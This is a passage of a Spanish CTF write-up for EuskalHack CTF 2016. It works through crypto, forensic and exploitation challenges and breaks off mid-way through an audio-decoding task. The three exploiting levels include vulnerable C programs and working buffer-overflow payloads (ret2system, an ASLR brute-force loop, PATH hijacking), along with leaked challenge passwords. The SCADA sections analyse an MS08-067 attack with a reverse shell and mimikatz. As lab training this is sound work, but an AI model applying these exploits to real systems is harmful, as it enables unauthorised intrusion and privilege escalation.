solución del EuskalHack CTF 2016, por danitorwS

00. ctf, categorías y retos

evento: #EuskalHack Security Congress - http://securitycongress.euskalhack.org/
ctf: EuskalHack CTF
formato: jeopardy - online - cerrado a los asistentes al congreso
url: https://ctf.euskalhack.org/
Fechas: desde 2016-06-11 12:00h hasta 2016-06-16 12:00h

categorías y retos:

01. 0level (1 pt)
02. crypto: Snowden coordinates (400 pt) [no resuelto]
03. crypto: Quantum (500 pt) [no resuelto]
04. exploiting: level1 (100 pt)
05. exploiting: level2 (200 pt)
06. exploiting: level3 (300 pt)
07. forensic: DNS codified (50 pt)
08. forensic: This is SCADA (100 pt)
09. forensic: This is SCADA II (150 pt)
10. forensic: Don't stop me know! (300 pt) [no resuelto]
11. help: Encuesta (75 pt)
12. misc: Music decode (50 pt)
13. reversing: mov and reg! (50 pt)
14. reversing: L33tcense (50 pt)
15. trivia: Trivia1 (20 pt) [no resuelto]
16. trivia: Trivia2 (50 pt)
17. web: Users Finder I (100 pt)
18. web: Users Finder II (150 pt)
19. web: MitmByP (200 pt)
20. web: 404 - Not Found (200 pts)

01. 0level (1 pt)

El flag está en el head del html de la página web:

```
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Challenges : EuskalHack CTF - EuskalHack CTF</title>
<meta name="description" content="EuskalHack CTF">
<meta name="author" content="">
<meta name="flag" content="flag{starter_flag_welcome}">

<link rel="icon" href="https://ctf.euskalhack.org/img/favicon.png" type="image/png" />

<!-- CSS -->
....
```

flag{starter_flag_welcome}

02. crypto: Snowden coordinates (400 pt)

Snowden ha accedido a conceder dos entrevistas en dos ubicaciones diferentes, conocedor de que la CIA y el MI6 interceptan las comunicaciones ha decidido distribuir el riesgo de enviar a una sola persona las claves para desencriptar su ubicación y ha fraccionado la misma y la ha repartido entre varias personas, a priori 100. Obviamente solo la combinación de un número mucho más reducido de ellas permite reconstruir la clave para descifrar la localización. El sistema utilizado para el cifrado posee base polinómica para el cifrado/descifrado de la información.

Las coordenadas codificadas (valores X de entrada al polinomio) son: (40, 10), y (30, 20) y se sabe que Snowden está refugiado en Rusia, no está en el área asiática sino mas bien en una zona cercana al continente europeo. En relación a las coordenadas (40,10) proporcionan las coordenadas de la primera entrevista y las segundas (30,20) proporcionan las coordenadas de la segunda ubicación.

Los datos interceptados disponibles son los siguientes:

Valores X del polinomio:
34 18 76 19 87 22 25 20 20 20 35 19 77 6 54 63 91 24 68 70 47 46 77 25 34 6 86 95 10 98 9 12 39 38 36 3 79 35 1 47 4 89 58 9 46 73 89 20 75 86 49 49 64 0 99 29 5 52 18 76 16 93 61 63 2 37 85 31 96 55 26 11 21 71 86 67 39 7 48 68 2 32 53 43 90 86 98 16 28 30 73 33 64 45 15 59 43 16 4 86

Valores Y del polinomio:
58.21041 37.420200 58.009958 30.248782 29.759352 53.673387 51.722709 16.652384 33.619574 43.319465 50.890097 10.440974 46.366161 52.511702 8.093597 55.686039 47.857165 7.742006 52.693703 44.380174 39.892041 41.754565 54.513735 2.045807 36.830164 3.383975 2.998016 52.471324 11.511637 0.825278 6.098881 29.025281 8.828347 41.545796 49.325614 50.892328 33.239294 19.560255 8.244839 23.366817 0.431956 45.598040 9.373723 50.602918 16.142466 52.114783 39.467684 50.443156 53.684973 56.397021 16.546328 46.232761 44.911244 7.104355 37.250850

2.185266 19.171205 11.729428 38.991418 49.584929 19.253911 48.802050 42.217256 30.049673 59.649800 39.606704 46.869857 50.677991 10.988092 56.370226 11.934946 28.247432 47.648032 33.274334 18.405477 12.129523 44.501246 52.161999 34.811787 8.861618 32.973933 16.574644 4.117312 56.415139 44.871344 12.760921 42.446924 58.436670 43.650707 35.388661 10.973875 51.670235 7.523969 35.737060 3.403768 39.629694 53.848694 35.094827 53.50921 -867.6065

Los valores X e Y están asociados uno a uno, es decir, el primer punto x se corresponde con el primer punto y.

El formato de la solución debe ser el siguiente:
(coordenada1,coordenada2),(coordenada1,coordenada2)

Donde no hay espacios en blanco y el número de decimales para la primera coordenada (40,10) será de cuatro y seis para la segundas coordenadas (30,20).

Un ejemplo de solución es el siguiente, con flag{}:
(40.1234,10.1234),(30.123456,20.123456)

No resuelto

No encontré cómo aplicar los datos que proporcionan con el típico esquema de compartición de secretos basado en polinomios, el de Shamir (https://en.wikipedia.org/wiki/Shamir's_Secret_Sharing)
En este caso proporcionan varias coordenadas X repetidas, una coordenada Y(X=0) (que suele ser el secreto en el esquema de Shamir), e incluso valores Y para las coordenadas X que son supuestamente el secreto (Y(X=10),Y(X=20),Y(X=30))
Tengo ganas de leer un writeup de este reto.

03. crypto: Quantum (500 pt)

No resuelto

04. exploiting: level1 (100 pt)

Hay 3 niveles disponibles, conéctate por ssh a:
ssh level1@146.185.172.148 -p1337
formato flag: flag{contenido del fichero .pass}
password: level1

```
level1@36ccb03239e6:~$ cat level1.c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

/*EuskalHack CTF
* autor: tunelko
```

```
* gcc -m32 -fno-stack-protector -o level1 level1.c
* flag: redacted (.pass in home level!)
*/

char* shell_str = " /bin/sh";

void cant_call() {
    printf("No tan facil ...\n");
    gid_t gid;
    uid_t uid;
    gid = getegid();
    uid = geteuid();
    setresgid(gid, gid, gid);
    setresuid(uid, uid, uid);
    system("/bin/date");
}

void vuln(char* string) {
    char buffer[100];
    strcpy(buffer, string);
}

int help() {
   printf("Usage:./level1 some_euskal_kung_foo \n");
   return 0;
}

int main(int argc, char** argv) {

    if (argc < 2) {
        return help();
     }

    vuln(argv[1]);
    return 0;
}
```

Viendo el código, se ve que se puede provocar un desbordamiento de buffer en la línea

strcpy(buffer, string)

, ya que buffer tiene longitud 100, y string es el argumento de entrada al programa y puede ser de longitud mayor.

En el entorno tenemos gdb-peda ya instalado y configurado, por lo que podemos utilizarlo para aprovecharnos del desbordamiento de buffer, escribiendo retEIP.

Resumen de los comandos utilizados:

```
level1@36ccb03239e6:~$ gdb ./level1
# ejecutar programa y pararlo al comienzo
gdb-peda$ start

# buscar direcciones de string "/bin/sh"
gdb-peda$ searchmem /bin/sh
Searching for '/bin/sh' in: None ranges
Found 3 results, display max 3 items:
level1 : 0x80486b1 ("/bin/sh")
level1 : 0x80496b1 ("/bin/sh")
  libc : 0xf768da8c ("/bin/sh")

# buscar direccion de llamada a system
gdb-peda$ xrefs system
```

```
All references to 'system':
0x80485a8 <cant_call+91>: call 0x8048410 <system@plt>

# calcular el padding necesario
gdb-peda$ pattern_arg 200
Set 1 arguments to program

gdb-peda$ run
Program received signal SIGSEGV, Segmentation fault.
....
EIP: 0x41384141 (b'AA8A')
...
Stopped reason: SIGSEGV
0x41384141 in ?? ()

gdb-peda$ pattern_offset AA8A
AA8A found at offset: 112
```

Ya tenemos los datos para aprovecharnos del desbordamiento de buffer:

```
# Ejecución sin gdb
# "A"*112: padding necesario para llegar a sobreescribir retEIP
# "\xa8\x85\x04\x08": sobreescribo retEIP. dirección 0x080485a8 en little endian. call a system.
# "\xb1\x86\x04\x08": dirección 0x080486b1 en little endian. apunta a string "/bin/sh". este
será el arg0 para system
level1@a7b052dbdb11:~$ ./level1 $(python2 -c 'print "A"*112 + "\xa8\x85\x04\x08" +
"\xb1\x86\x04\x08"')
$ id
uid=1001(level1) gid=1001(level1) euid=1002(level2) groups=1002(level2),1001(level1)
$ cat .pass
735896e2a9b9637d2b1079d6ca1ff5e3
$ exit
Segmentation fault (core dumped)
level1@a7b052dbdb11:~$ exit
logout
```

flag{735896e2a9b9637d2b1079d6ca1ff5e3}

05. exploiting: level2 (200 pt)

Hay 3 niveles disponibles, conéctate por ssh a:
ssh level2@146.185.172.148 -p1337
formato flag: flag{contenido del fichero .pass}
password: la que conseguiste en el level1

```
level2@449f8385804b:~$ cat level2.c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

/*EuskalHack CTF
* autor: tunelko
* gcc -m32 -fno-stack-protector -o level2 level2.c
```

```
* flag: redacted (.pass in home level!)
*/

char string[100];

void exec_str() {
    printf("unchained melody!\n");
    gid_t gid;
    uid_t uid;
    gid = getegid();
    uid = geteuid();
    setresgid(gid, gid, gid);
    setresuid(uid, uid, uid);
    system(string);
}

void quiero_bin(int bypass) {
    if (bypass == 0xdeadf00d) {
        strcat(string, "/bin");
    }
}

void quiero_sh(int bypass1, int bypass2) {
    if (bypass1 == 0xdeadc0de && bypass2 == 0xbadf00d) {
        strcat(string, "/sh");
    }
}

void vuln(char* string) {
    char buffer[100];
    strcpy(buffer, string);
}

int help() {
   printf("Usage:./level2 some_euskal_kung_foo \n");
   return 0;
}

int main(int argc, char** argv) {
    string[0] = 0;
     if (argc < 2) {
        return help();
     }

    vuln(argv[1]);
    return 0;
}
level2@449f8385804b:~$
```

De nuevo se ve que se puede provocar un desbordamiento de buffer en la línea

strcpy(buffer, string)

, ya que buffer tiene longitud 100, y string es el argumento de entrada al programa y puede ser de longitud mayor.

Viendo el código fuente del programa, parece que hay que provocar el desbordamiento de buffer, construir el string "/bin/sh" y llamar con ese argumento a la instrucción que llama a system.
Al final, me ha resultado más fácil utilizar el string "/bin/sh" que existe en la propia glibc.
Nota: las direcciones donde están las funciones de glibc están randomizadas y en cada ejecución varían, pero el rango donde varían es relativamente pequeño en la arquitectura de 32 bits de la máquina y por lo tanto es bruteforceable. Se

genera un exploit en base a direcciones conocidas en una ejecución, y repitiendo el ataque suficientes veces (del orden de cientos), esas direcciones acaban por repetirse, y en esa repetición funcionará el exploit.

Resumen de los comandos utilizados:

```
level2@520e33b0efaf:~$ gdb ./level2
# ejecutar programa y pararlo al comienzo
gdb-peda$ start

# buscar direcciones de string "/bin/sh" en libc
# en una ejecución. se ven los bits randomizados
gdb-peda$ searchmem /bin/sh
Searching for '/bin/sh' in: None ranges
Found 2 results, display max 2 items:
   libc : 0xf7704a8c ("/bin/sh")
[stack] : 0xffd5df69 ("/bin/sh")

# en otra ejecución. se ven los bits randomizados
gdb-peda$ searchmem /bin/sh
Searching for '/bin/sh' in: None ranges
Found 2 results, display max 2 items:
   libc : 0xf76b8a8c ("/bin/sh")
[stack] : 0xffc90f69 ("/bin/sh")


# buscar direccion de llamada a system
gdb-peda$ xrefs system
All references to 'system':
0x080485a8 <exec_str+91>: call 0x8048410 <system@plt>

# calcular el padding necesario
gdb-peda$ pattern_arg 200
Set 1 arguments to program
gdb-peda$ run
Program received signal SIGSEGV, Segmentation fault.
....
EIP: 0x41384141 (b'AA8A')
...
Stopped reason: SIGSEGV
0x41384141 in ?? ()

gdb-peda$ pattern_offset AA8A
AA8A found at offset: 112
```

Finalmente ejecuto:

```
# "A"*112: padding necesario para llegar a sobreescribir retEIP
# "\xa8\x85\x04\x08": sobreescribo retEIP. dirección 0x080485a8 en little endian. call a system.
# "\x8c\x8a\x6b\xf7": dirección 0xf76b8a8c en little endian. apunta a string "/bin/sh" en glibc
(randomized). este será el arg0 para system
# lo repito cientos de veces y en alguna se repetirán las direcciones de glibc
level2@520e33b0efaf:~$ for i in {1..300}; do ./level2 $(python2 -c 'print "A"*112 +
"\xa8\x85\x04\x08" + "\x8c\x8a\x6b\xf7"') 2>/dev/null; done
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
....
....
Segmentation fault (core dumped)
Segmentation fault (core dumped)
id
uid=1002(level2) gid=1002(level2) euid=1003(level3) groups=1003(level3),1002(level2)
cat .pass
eefe41a521a8b0b0d9fa53e30a258ffd
```

```
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
```

```
[NEW] | 1 | 2 | 3 | 4 |*5*| 6 | 7 | 8 | 9 | 10 | 11 | 12 | 13 | 14 | 15 | 16 |
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
level2@520e33b0efaf:~$ for i in {1..40}; do ./level2 $(python2 -c 'print "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4A
c5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6A" + "\xa8\x85\x04\x08" + "\x8c\x8a\x6b\xf7"') 2>/dev/null; done
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
id
uid=1002(level2) gid=1002(level2) euid=1003(level3) groups=1003(level3),1002(level2)
cat .pass
eefe41a521a8b0b0d9fa53e30a258ffd
```

flag{eefe41a521a8b0b0d9fa53e30a258ffd}

06. exploiting: level3 (300 pt)

Hay 3 niveles disponibles, conéctate por ssh a:
ssh level3@146.185.172.148 -p1337
formato flag: flag{contenido del fichero .pass}
password: la que conseguiste en el level2

```
level3@1187e79e0510:~$ cat level3.c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

/*EuskalHack CTF
* autor: tunelko
* gcc -m32 -fno-stack-protector -o level3 level3.c
* flag: redacted (.pass in home level!)
*/

void vuln() {
    char buffer[100];
    read(STDIN_FILENO, buffer, 200);
}

int main(int argc, char** argv) {
    vuln();
    return 0;
}
level3@1187e79e0510:~
```

Esta vez se puede provocar un desbordamiento de buffer en la línea
read(STDIN_FILENO, buffer, 200);
, ya que buffer tiene longitud 100, y STDIN_FILENO es lo que escribamos en la entrada standard y puede ser de longitud mayor, de donde copiará hasta 200 bytes.

Nota: las direcciones donde están las funciones de glibc están randomizadas y en cada ejecución varían, pero el rango donde varían es relativamente pequeño en la arquitectura de 32 bits de la máquina y por lo tanto es bruteforceable. Se genera un exploit en base a direcciones conocidas en una ejecución, y repitiendo el ataque suficientes veces (del orden de cientos), esas direcciones acaban por repetirse, y entonces funcionará el exploit.

Resumen de los comandos utilizados:

```
level3@f013c87a3fa5:~$ mkdir /tmp/fff
level3@f013c87a3fa5:~$ export PATH=/tmp/fff:$PATH

#genero archivo que leerá el programa por stdin
#direcciones encontradas utilizando gdb-peda
#"A"*112: padding para sobreescribir retEIP
# "\x70\x0e\x65\xf7": direccion de system en glibc - randomizada
# "AAAA": padding
# "\xac\x85\x04\x08": dirección del string "a" en el programa
#gdb-peda$ x/s 0x080485ac
#0x80485ac:    "a"
level3@f013c87a3fa5:~$ python -c 'print "A"*112 + "\x70\x0e\x65\xf7" + "AAAA" +
"\xac\x85\x04\x08"' > /tmp/fff/dd

#creo archivo a ejecutar
# le llamo 'a', igual que un string que he encontrado en el archivo './level3'
level3@f013c87a3fa5:~$ vi /tmp/fff/a
level3@f013c87a3fa5:~$ chmod +x /tmp/fff/a
level3@f013c87a3fa5:~$ cat /tmp/fff/a
echo "dentro"
cat /home/level3/.pass
echo "fuera"

level3@f013c87a3fa5:~$ for i in {1..300}; do ./level3 < /tmp/fff/dd; done
Illegal instruction (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
...
dentro
5419a128ec39e3c64ade842ad6d9543c
fuera
Segmentation fault (core dumped)
...
Segmentation fault (core dumped)
Segmentation fault (core dumped)
```

```
[NEW] | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12 | 13 | 14 | 15 | 16 | 17 |
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Floating point exception (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
*** buffer overflow detected ***: ./level3 terminated
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Illegal instruction (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
dentro
5419a128ec39e3c64ade842ad6d9543c
fuera
Segmentation fault (core dumped)
Illegal instruction (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
level3@b6dd565ad9eb:~$ ls -al /tmp/dd/a
-rwxrwxr-x 1 level3 level3 50 Jun 16 05:44 /tmp/dd/a
level3@b6dd565ad9eb:~$ cat /tmp/dd/a
echo "dentro"
cat /home/level3/.pass
echo "fuera"
level3@b6dd565ad9eb:~$
```

flag{5419a128ec39e3c64ade842ad6d9543c}


Opción 2: otra forma alternativa de “pasar” los retos de la categoría exploiting.
Examinando el entorno, se ve que han usado las herramientas de tunelko para gestionar los retos en plataforma docker pero no se han cambiado los flags por defecto de los levels (supongo que por descuido, o de manera intencionada), por lo que una vez pasado el primero y ver el flag se podía encontrar el archivo en github y saber los flags de los retos 2 y 3.
https://github.com/tunelko/dockerizexploits/blob/master/ssh_passwords.txt

level1:735896e2a9b9637d2b1079d6ca1ff5e3
level2:eefe41a521a8b0b0d9fa53e30a258ffd
level3:5419a128ec39e3c64ade842ad6d9543c
level4:pulp_fm757r
level5:b0711e83292eef9f52ebde30abc1f439

07. forensic: DNS codified (50 pt)

Una captura un tanto sospechosa ...
flag{XXXXXXXXXXXXXXXXXXXX}
theinternet.zip - md5: b711bda1ac32fe24f97271658bc68147

Dentro del zip hay un archivo de una captura de red: theinternet.pcap
Abriéndola en wireshark se puede ver que, entre otras cosas, visita la página web http://crypo.bz.ms/secure-atom128c-online, y luego resuelve A5r1AJ6fDGhiAguUAGufHJX1HGkGfJ6eAqCC.exfil.identificar.me por protocolo DNS, y el servidor DNS le responde que no existe.



Podemos pensar que "A5r1AJ6fDGhiAguUAGufHJX1HGkGfJ6eAqCC" es un string cifrado o codificado usando la web visitada y exfiltrado hacia el server DNS al hacer la resolución.
Y si visitamos la web http://crypo.bz.ms/secure-atom128c-online se ve que es un formulario para (des)cifrar/(des)codificar strings. Si metemos en el formulario "A5r1AJ6fDGhiAguUAGufHJX1HGkGfJ6eAqCC" y hacemos click en "decrypt", la web o convierte a "FLAGISHAVENODNSWHATMDOING", que es el flag.

flag{FLAGISHAVENODNSWHATMDOING}

Nota: analizando qué hace la web al "cifrar" en lo que llama atom-128, se puede ver que lo que hace es:

```
var keyStr = "/128GhIoPQROSTeU" + "bADfgHijKLM+n0pF" + "WXY456xyzB7=39Va" + "qrstJklmNuZvwcdE" +
"C";

function a128e(input) {
    input = escape(input);
    var output = "";
    var chr1, chr2, chr3 = "";
    var enc1, enc2, enc3, enc4 = "";
    var i = 0;
    do {
        chr1 = input.charCodeAt(i++);
        chr2 = input.charCodeAt(i++);
        chr3 = input.charCodeAt(i++);
        enc1 = chr1 >> 2;
        enc2 = ((chr1 & 3) << 4) | (chr2 >> 4);
        enc3 = ((chr2 & 15) << 2) | (chr3 >> 6);
        enc4 = chr3 & 63;
        if (isNaN(chr2)) {
            enc3 = enc4 = 64;
        } else if (isNaN(chr3)) {
            enc4 = 64;
        }
        output = output + keyStr.charAt(enc1) + keyStr.charAt(enc2) + keyStr.charAt(enc3) +
keyStr.charAt(enc4);
```

```
            chr1 = chr2 = chr3 = "";
            enc1 = enc2 = enc3 = enc4 = "";
        } while (i < input.length);
        return output;
    }

    function a128d(input) {
        var output = "";
        var chr1, chr2, chr3 = "";
        var enc1, enc2, enc3, enc4 = "";
        var i = 0;
        var mimcod = /[^A-Za-z0-9\+\/\=]/g;
        if (mimcod.exec(input)) {
            alert("Errors in decoding.");
        }
        input = input.replace(/[^A-Za-z0-9\+\/\=]/g, "");
        do {
            enc1 = keyStr.indexOf(input.charAt(i++));
            enc2 = keyStr.indexOf(input.charAt(i++));
            enc3 = keyStr.indexOf(input.charAt(i++));
            enc4 = keyStr.indexOf(input.charAt(i++));
            chr1 = (enc1 << 2) | (enc2 >> 4);
            chr2 = ((enc2 & 15) << 4) | (enc3 >> 2);
            chr3 = ((enc3 & 3) << 6) | enc4;
            output = output + String.fromCharCode(chr1);
            if (enc3 != 64) {
                output = output + String.fromCharCode(chr2);
            }
            if (enc4 != 64) {
                output = output + String.fromCharCode(chr3);
            }
            chr1 = chr2 = chr3 = "";
            enc1 = enc2 = enc3 = enc4 = "";
        } while (i < input.length);
        return unescape(output);
    }
```

Sin analizar mucho el cifrado utilizado (que parece una especie de variante de “base64”), se ve que “cifra/descifra” siempre con la misma clave keyStr, por lo que no más que un cifrador, podríamos llamarle codificador.

08. forensic: This is SCADA (100 pt)

Los operarios de una planta potabilizadora de agua, han detectado anomalías en el funcionamiento de varios PLCs y HMIs. Debido a incidentes de seguridad anteriores, se instaló un equipo de monitorización en la red conectado a un switch en el que se realizó una configuración para que el puerto donde se conectó el nuevo equipo, recibiera una copia de todo el tráfico de la planta potabilizadora con el objetivo de poder analizarlo.

A los investigadores se les proporciona una captura en formato PCAP del tráfico de la planta y el mapa de variables del PLC. Adicionalmente se proporciona la pantalla del HMI para que los investigadores puedan hacerse una idea del proceso de control industrial que se encuentra en funcionamiento en planta.

¿Cuál es la dirección IP del HMI?
¿Cuál es la dirección IP del PLC?
¿Qué protocolo utilizan para comunicarse?

Responder concatenando md5(ip1_ip2_protocolo)

archivos adjuntos:
euskalhack_industrial_forensics_challenge.rar - md5:a73e1eecc8b4b25213f9df26518bbe94
Pantalla_HMI.png - md5:cbc9f05b424ed9b022eb91cea714e96d
Mapa_variables_PLC.png - md5:2d3cdd904199e08221dd2c8267fb49ca

En el archivo euskalhack_industrial_forensics_challenge.rar hay una captura de red (euskalhack_industrial_forensics_challenge.pcap)

Se abre el archivo en wireshark, y se puede ver lo siguiente:

- los equipos con dirección IP 172.16.136.134 y 172.16.136.133 intercambian mensajes en protocolo "Modbus/TCP" (paquetes 1-257 y en más paquetes posteriores). Son Querys (desde la IP 172.16.136.134 hacia 172.16.136.133) y Responses (desde la IP 172.16.136.133 hacia 172.16.136.134), con lo que más sentido tiene es que la IP 172.16.136.134 es el HMI y la IP 172.16.136.133 es el PLC
- el equipo con dirección IP 172.16.136.128 hace un escaneo ARP (paquetes 258 a 788)
- el equipo con dirección IP 172.16.136.128 hace un escaneo TCP SYN a los puertos de los equipos de la subred (paquetes 811 a 15732)
- el equipo con dirección IP 172.16.136.128 realiza escaneo SMB contra los equipos con IP 172.16.136.133 y 172.16.136.134 (16125 a 16425)
- ataque CVE-2008-4250 MS08-067 (paquetes 17548-17652) a la IP 172.16.136.134
- conexión reverse_tcp desde la IP 172.16.136.134 al puerto 4444 de 172.16.136.128 (paquetes desde 17656 a 21420). Durante la conexión envia archivos de mimikatz y lo ejecuta para sacar las passwords en claro (paquete 20062)

Y se construye el flag:

```
> "flag{" + hashlib.md5("172.16.136.134_172.16.136.133_Modbus/TCP").hexdigest() + "}"
> 'flag{da9536260f9bb2385ba615f7a7f5d6d3}'
```

flag{da9536260f9bb2385ba615f7a7f5d6d3}

09. forensic: This is SCADA II (150 pt)

Los operarios de una planta potabilizadora de agua, han detectado anomalías en el funcionamiento de varios PLCs y HMIs. Debido a incidentes de seguridad anteriores, se instaló un equipo de monitorización en la red conectado a un switch en el que se realizó una configuración para que el puerto donde se conectó el nuevo equipo, recibiera una copia de todo el tráfico de la planta potabilizadora con el objetivo de poder analizarlo.

A los investigadores se les proporciona una captura en formato PCAP del tráfico de la planta y el mapa de variables del PLC. Adicionalmente se proporciona la pantalla del HMI para que los investigadores puedan hacerse una idea del proceso de control industrial que se encuentra en funcionamiento en planta.

¿Cuál es la IP del Atacante?
¿Qué exploit utiliza para hacerse con el control de los sistemas?
¿Cuál es la contraseña del usuario admin del HMI?

Responder concatenando md5(ip1_exploit_contraseña)

Con todo lo dicho en el reto anterior:

La IP del atacante es la 172.16.136.128
El exploit utilizado es el MS08-067
La contraseña del usuario admin en el equipo de IP 172.16.136.134 se ve en los paquetes 20062 y 20066 (extraida en claro con mimikatz en la sesión de reverse shell al puerto 4444), y es "password".

Construyendo el flag:

```
> "flag{" + hashlib.md5("172.16.136.128_MS08-067_password").hexdigest() + "}"
> 'flag{ff025e5a8f1d68cbe30c0a12fdb1565e}'
```

flag{ff025e5a8f1d68cbe30c0a12fdb1565e}

10. forensic: Don't stop me know! (300 pt)

No resuelto

11. help: Encuesta (75 pt)

Rellenar una encuesta en http://goo.gl/forms/SBkj2831mEBRol173


Al acabar de rellenarla, te dan el flag

flag{EuskalHackTeAgradeceTuParticipacion}

12. misc: Music decode (50 pt)

Decodifica la señal del siguiente audio y facilítanos la flag correspondiente a su grupo y canción (en minúsculas y sin espacios).
Tipo de solución: flag{nombregrupo,nombrecancion}
adjunto: fragmento.wav - md5: 541b66dfe3398882671c0bacef4ef72f

Abrir el archivo en Audacity y ver el espectro de frecuencias



Interpretando las líneas que aparecen como morse (puntos y rayas), se lee:

```
.. --.. .- .-.      ....    ..- .-. .-    --.. ..- .-. .
